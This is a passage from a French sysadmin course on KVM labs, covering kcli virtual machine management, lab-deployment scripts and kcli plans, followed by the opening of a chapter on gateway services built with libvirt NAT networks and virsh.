On obtient ici la liste des machines virtuelles disponibles.

```
kcli list
```

```
Using local hypervisor as no kcli.yml was found...
+-----+-----+-----+-----+-----+
| Name | Status | Ips | Source | Description/Plan | Profile |
+-----+-----+-----+-----+-----+
| c1   | up    |     | CentOS-7-x86_64-GenericCloud.qcow2 | kvirt       | xsmall |
| centos7 | down  |     |           |           |           |
| debian8  | down  |     |           |           |           |
| ubuntu1604 | down |     |           |           |           |
+-----+-----+-----+-----+-----+
```

Pour accéder à la console texte de la machine virtuelle :

```
kcli console -s c1
```

Arrêter la machine virtuelle :

```
kcli stop c1
```

```
Using local hypervisor as no kcli.yml was found...
Stopped vm c1...
c1 stopped!
```

Démarrer la machine virtuelle :

```
kcli start c1
```

```
Using local hypervisor as no kcli.yml was found...
Started vm c1...
c1 started!
```

Obtenir des informations sur la machine virtuelle :

```
kcli vm -i c1
```

```
Using local hypervisor as no kcli.yml was found...
name: c1
status: up
autostart: yes
description: kvirt
profile: xsmall
cpus: 1
memory: 256MB
net interfaces:eth0 mac: 52:54:00:b4:fa:7c net: default type: routed
ip: 192.168.122.175
diskname: vda disksize: 10GB diskformat: file type: qcow2 path: /var/lib/libvirt/images/c1_1.img
```

Destruction et effacement d'une machine virtuelle :

```
kcli delete c1
```

```
Using local hypervisor as no kcli.yml was found...
Do you want to continue? [y/N]: y
Deleted c1 vm...
```

Soyons curieux :

```
kcli vm -h
```

```
Using local hypervisor as no kcli.yml was found...
Usage: kcli vm [OPTIONS] [NAME]

Create/Delete/Start/Stop/List vms

Options:
-C, --client TEXT      Use specific client
-p, --profile TEXT     Profile to use
-l, --list              List Vms
-i, --info              Info about Vm
-f, --filters [up|down]
-s, --start             Start Vm
-w, --stop              Stop Vm
--ssh                  Ssh Vm
-1, --ip1 TEXT          Optional Ip to assign to eth0. Netmask and gateway
                        will be retrieved from profile
-2, --ip2 TEXT          Optional Ip to assign to eth1. Netmask and gateway
                        will be retrieved from profile
-3, --ip3 TEXT          Optional Ip to assign to eth2. Netmask and gateway
                        will be retrieved from profile
-4, --ip4 TEXT          Optional Ip to assign to eth3. Netmask and gateway
                        will be retrieved from profile
-5, --ip5 TEXT          Optional Ip to assign to eth4. Netmask and gateway
                        will be retrieved from profile
-6, --ip6 TEXT          Optional Ip to assign to eth5. Netmask and gateway
                        will be retrieved from profile
-7, --ip7 TEXT          Optional Ip to assign to eth6. Netmask and gateway
                        will be retrieved from profile
-8, --ip8 TEXT          Optional Ip to assign to eth8. Netmask and gateway
                        will be retrieved from profile
-L TEXT                Local Forwarding
-R TEXT                Remote Forwarding
-h, --help              Show this message and exit.
```

Autres actions avec `kcli` :

- Se connecter en ssh sous le nom de la machine :
 - `kcli ssh c1`

- Ajouter un disque de 5Go à c1 en utilisant le pool default
 - `kcli disk -s 5 -p default c1`
- Effacer le 2e disque de c1
 - `kcli disk -d -n c1_2.img c1`
- Mise à jour à 1 Go de mémoire RAM (!)
 - `kcli update -m 1024 c1`
- Cloner c1 to new c2
 - `kcli clone -b c1 c2`

2.8. Stations graphiques

- LiveCD
- Image Docker
- X2Go
- image modèle

3. Automatisation des labs

3.1. Scripts bash

Pour créer des machines virtuelles à la volée selon un profil connectée à un réseau défini, on utilisera le script `./deploy-image-by-profile.sh` (<https://raw.githubusercontent.com/goffinet/virt-scripts/master/deploy-image-by-profile.sh>) :

```
./deploy-image-by-profile.sh
```

```
Usage : ./deploy-image-by-profile.sh <name> <network_name> <profile> <image_name>
Profiles available : xsmall, small, medium, big, desktop
centos7 is the image name by default if omitted
Please download one of those images in /var/lib/libvirt/images :
https://get.goffinet.org/kvm/debian7.qcow2
https://get.goffinet.org/kvm/debian8.qcow2
https://get.goffinet.org/kvm/centos7.qcow2
https://get.goffinet.org/kvm/ubuntu1604.qcow2
https://get.goffinet.org/kvm/metasploitable.qcow2
https://get.goffinet.org/kvm/kali.qcow2
https://get.goffinet.org/kvm/arch.qcow2
```

Par exemple, pour déployer deux machines virtuelles avec profil "xsmall" "vm1" et "vm2" connectées au réseau "default", l'image est celle par défaut (centos7) :

```
for x in vm1 vm2 ; do
./deploy-image-by-profile.sh $x default xsmall
done
```

```
Début d'installation...
Création du domaine...
|   0 B    00:00
Création du domaine terminée. Vous pouvez redémarrer votre domaine en lançant :
  virsh --connect qemu:///system start vm1
Time elapsed 10 second

Début d'installation...
Création du domaine...
|   0 B    00:00
Création du domaine terminée. Vous pouvez redémarrer votre domaine en lançant :
  virsh --connect qemu:///system start vm2
Time elapsed 11 second
```

3.2. "Plans" kcli

Un "plan" est la définition d'une topologie dans laquelle on peut placer :

- Des profils et leurs machines virtuelles à créer
- Les ressources réseau et stockage à créer
- L'intégration de Docker et Ansible


Avec le script `generate-kcli-plan-sample.sh` (<https://raw.githubusercontent.com/goffinet/virt-scripts/master/generate-kcli-plan-sample.sh>), on crée un fichier `./x.yml` par exemple :

```
./generate-kcli-plan-sample.sh

rm: impossible de supprimer « x.yml »: Aucun fichier ou dossier de ce type
# Here is the content of the x.yml file :

lab-net-test:
  type: network
  cidr: 192.168.222.0/24
xs-test:
  type: profile
  template: CentOS-7-x86_64-GenericCloud.qcow2
  memory: 256
  numcpus: 1
  disks:
    - size: 8
  nets:
    - lab-net-test
machine1:
  profile: xs-test
machine2:
  profile: xs-test
machine3:
  profile: xs-test
```

Un diagramme illustre le plan voulu :



kcli plan -f x.yml plan-test

Création d'un plan "plan-test" à partir de ce fichier `./x.yml` :

```
kcli plan -f x.yml plan-test
```

```
Using local hypervisor as no kcli.yml was found...
Deploying Networks...
libvirt: Network Driver error : Network not found: no network with matching name 'lab-net-test'
Network lab-net-test deployed!
Deploying Vms...
machine1 deployed!
machine3 deployed!
machine2 deployed!
```

Liste des machines virtuelles :

```
kcli list
Using local hypervisor as no kcli.yml was found...
+-----+-----+-----+-----+-----+
|   Name    | Status |     Ips      |          Source       | Description/Plan | Profile |
+-----+-----+-----+-----+-----+
|   c1      | up    | 192.168.122.223 | CentOS-7-x86_64-GenericCloud.qcow2 | kvirt           | xsmall  |
|   c2      | down   |                   |                           | kvirt           | xsmall  |
| centos7  | down   |                   |                           |                   |         |
| debian8  | down   |                   |                           |                   |         |
| machine1 | up    | 192.168.222.222 | CentOS-7-x86_64-GenericCloud.qcow2 | plan-test       | xs-test  |
| machine2 | up    | 192.168.222.212 | CentOS-7-x86_64-GenericCloud.qcow2 | plan-test       | xs-test  |
| machine3 | up    | 192.168.222.50  | CentOS-7-x86_64-GenericCloud.qcow2 | plan-test       | xs-test  |
| ubuntu1604| down   |                   |                           |                   |         |
+-----+-----+-----+-----+-----+
```

Liste des réseaux :

```
kcli list -n
Using local hypervisor as no kcli.yml was found...
Listing Networks...
+-----+-----+-----+-----+
| Name     | Type   |     Cidr      | Dhcp | Mode   |
+-----+-----+-----+-----+
| default  | routed | 192.168.122.0/24 | True  | nat    |
| eth0     | bridged | 192.168.10.0/24 | N/A   | N/A    |
| lab-net-test | routed | 192.168.222.0/24 | True  | nat    |
| lan1     | routed | 192.168.1.0/24  | False | isolated |
+-----+-----+-----+-----+
```

Lister les machines des plans :

```
kcli plan -l

Using local hypervisor as no kcli.yml was found...
+-----+
|   Name    |     Vms      |
+-----+
|           | ubuntu1604,centos7,debian8 |
| kvirt    |             c2,c1           |
| plan-test| machine3,machine2,machine1 |
+-----+
```

Destruction du plan "plan-test" :

```
kcli plan -d plan-test

Using local hypervisor as no kcli.yml was found...
Are you sure about deleting plan plan-test [y/N]: y
VM machine1 deleted!
VM machine2 deleted!
VM machine3 deleted!
Unused network lab-net-test deleted!
Plan plan-test deleted!
```

On trouvera des options "auto-start", de démarrage, d'arrêt, de délai de démarrage entre machines virtuelles :

```
kcli plan -h
Using local hypervisor as no kcli.yml was found...
Usage: kcli plan [OPTIONS] [PLAN]
```

```
Create/Delete/Stop/Start vms from plan file

Options:
-C, --client TEXT      Use specific client
-g, --get TEXT         Download specific plan(s). Use --path for specific
                       directory
-p, --path TEXT        Path where to download plans. Defaults to plan
-l, --list              List Pools
-a, --autostart        Set all vms from plan to autostart
-c, --container         Handle container
-n, --noautostart      Prevent all vms from plan to autostart
-f, --inputfile TEXT   Input file
-s, --start             start all vms from plan
-w, --stop              Stop all vms from plan
-d, --delete            Delete all vms from plan
-t, --delay INTEGER    Delay between each vm's creation
-h, --help              Show this message and exit.
```

Par exemple, ici un moyen de récupérer facilement des plans à partir d'un compte Github ou autre :

```
kcli plan --get kcli plan -g github.com/karmab/kcli/plans -p karmab_plans
```

Services de passerelle

- 1. Introduction
 - 1.1. Pré-requis de formation
 - 1.2. Notion de passerelle et topologies
- 2. Services internes Libvirt
 - 2.1. Réseau default
 - 2.2. Solution Routeur virtuel (libvirtd) interne sans DHCP
 - Editer un fichier lab101.xml
 - Créer et démarrer le switch
 - Eliminer un switch
 - 2.3. Création de routeur libvirt IPv4/IPv6 avec service complet
 - 2.4. Commutateur isolé
- 3. Mise à disposition des ressources réseau
 - 3.1. Attacher une interface existante à un commutateur/routeur
 - 3.2. Attacher une nouvelle interface
 - 3.3. Détacher une interface
- 4. Routeurs virtuels Linux
 - 4.1. Solution KVM avec OpenWRT
 - 4.2. Solution KVM avec un routeur Centos
 - 1. Description
 - 2. Objectifs
 - 3. Connectique
 - 4. Configuration NetworkManager / Firewalld
 - 5. Configuration par fichier ifcfg et Netfilter/Iptables
 - 6. Notes
 - 4.3. Routage dynamique
 - Topologie
 - Créer la topologie
 - Déployer la configuration de Quagga
 - Station, routeurs et réseaux
 - Déploiement de la configuration (R4)
 - Vérification des interfaces sur R1
 - Tables de routage IPv4/IPv6 dans R2
 - Connectivité de bout en bout de l'un des routeurs vers chaque PC
 - Connectivité de bout en bout d'un PC vers chaque interface LAN des routeurs
 - Vérifications OSPF
 - 4.4. Considération de sécurité
 - 1. Pare-feu libvirt
 - 2. Adaptation des paramètres du noyau
 - 3. Selinux
 - 4.5. Autres solutions L2/L3
- 5. Service proxy HTTP
 - 5.1. Introduction aux serveurs proxy HTTP
 - 1. Définition
 - 5.2. Squid
 - 1. Références
 - 2. Installation
 - 3. Test client
 - 4. Logs
 - 5. Désactivation du NAT pour test
 - 6. Configuration de Squid

1. Introduction

1.1. Pré-requis de formation

Ce chapitre fait suite sur le plan théorique à :

- Configuration du réseau
- Routage et Pare-feu

Il fait suite sur le plan pratique à :

- Virtualisation KVM
- Laboratoires Services Réseau

1.2. Notion de passerelle et topologies

On appelle ici un service de passerelle la facilité du routage IP qui implique le transfert de trafic TCP/IP entre au moins deux interfaces (physiques ou virtuelles). La passerelle connecte donc au moins deux segments du réseaux distincts avec leur adressage propre. On comprendra qu'une passerelle est un élément central de l'infrastructure réseau. C'est elle qui permet à des hôtes TCP/IP d'accéder au reste du réseau. Élément central, on peut y intégrer la traduction IPv4 (NAT) et la connectivité privée IPv6 (ULA).

L'hôte de virtualisation associera pour chaque commutateur/routeur créé une interface virtuelle à laquelle il aura accès. Du point de vue des machines virtuelles celles-ci peuvent disposer d'une ou plusieurs interfaces qui se connectent à un commutateur/routeur virtuel.

Eventuellement les fonctions d'infrastructure (DHCP, RA, DHCPv6, DNS, NTP) peuvent être intégrées à la passerelle pour une première phase de déploiement. Ces services pourraient être désactivés dès leur déploiement sur des machines dédiées.


On propose ici d'envisager de placer la passerelle et ses facilités de différentes manières :

- Une solution intégrée est d'utiliser le routeur IPv4/IPv4 DNS/DHCP de libvirt.
- Une autre solution consiste à utiliser une machine virtuelle KVM comme routeur Linux avec pare-feu et services d'infrastructures.


L'alternative la plus rapide à déployer est certainement la solution tout-intégré de libvirt.

L'alternative d'un routeur virtuel que l'on monte soi-même est certainement la topologie la plus représentative. On propose ici de déployer le routeur OpenWRT d'une part, et de déployer d'autre part un routeur "*from the scratch*" à partir d'une distribution Linux standard.

Quelle que soit la solution retenue, l'architecture logique devrait ressembler aux schémas suivants avec une passerelle qui contrôle le trafic entre deux zones : LAN et Internet.



On peut imaginer la connexion d'une zone démilitarisée (DMZ) supplémentaire.




On connectera / déconnectera l'interface réseau (NIC) d'une machine virtuelle à un commutateur/routeur facilement via une procédure décrite plus bas.

2. Services internes Libvirt

Avec la solution intégrée de libvirt, c'est le noyau linux de l'hôte de virtualisation qui cache et transfère le trafic. Le démon dnsmasq offre la solution d'infrastructure IPv4/IPv6.

2.1. Réseau default

Une interface bridge `virbr0` 192.168.122.1 est "natée" à l'interface physique. Le démon `dnsmasq` fournit le service DNS/DHCP.




RHEL_437030_0217

```
ip add show virbr0
ip route
iptables -t nat -L -n -v
cat /proc/sys/net/ipv4/ip_forward
virsh net-list
```

2.2. Solution Routeur virtuel (libvirtd) interne sans DHCP

Simple routeur NAT dont l'interface `virbr1` prend l'adresse 192.168.22.254/24 . Ce réseau s'appelle `lab101` .

Cette topologie permet de passer directement au déploiement d'un service d'infrastructure.



infra
 DHCP, RA,
 DHCPv6
 DNS, NTP

Editer un fichier lab101.xml

```
cat << EOF > lab101.xml
<network>
<name>lab101</name>
<forward mode='nat'>
  <nat>
    <port start='1024' end='65535'/>
  </nat>
</forward>
<bridge name='virbr1' stp='on' delay='0' />
<domain name='lab101'>
  <ip address='192.168.22.254' netmask='255.255.255.0'>
  </ip>
</domain>
</network>
EOF
```

Créer et démarrer le switch

```
# virsh net-define lab101.xml
Network lab defined from lab101.xml

# virsh net-autostart lab101
Network lab101 marked as autostarted

# virsh net-start lab101
```

```
Network lab101 started

# virsh net-list
Name          State   Autostart  Persistent
-----
default      active    yes        yes
lab101       active    yes        yes
```

Eliminer un switch

```
# virsh net-destroy lab101
Network lab101 destroyed

virsh net-list
Name          State   Autostart  Persistent
-----
default      active    yes        yes

# virsh net-list --all
Name          State   Autostart  Persistent
-----
default      active    yes        yes
lab101       inactive yes        yes

# virsh net-undefine lab101
Network lab101 has been undefined
```


2.3. Crédation de routeur libvirt IPv4/IPv6 avec service complet

Le script `add-bridge.sh` facilite la création soit :

- d'un commutateur isolé
- d'un routeur nat sans dhcp
- d'un routeur nat/ipv6 avec services et dhcp dynamiques

dont le nom est utilisé pour désigner l'interface et le réseau instancié.

```
# cd
# cd virt-scripts/
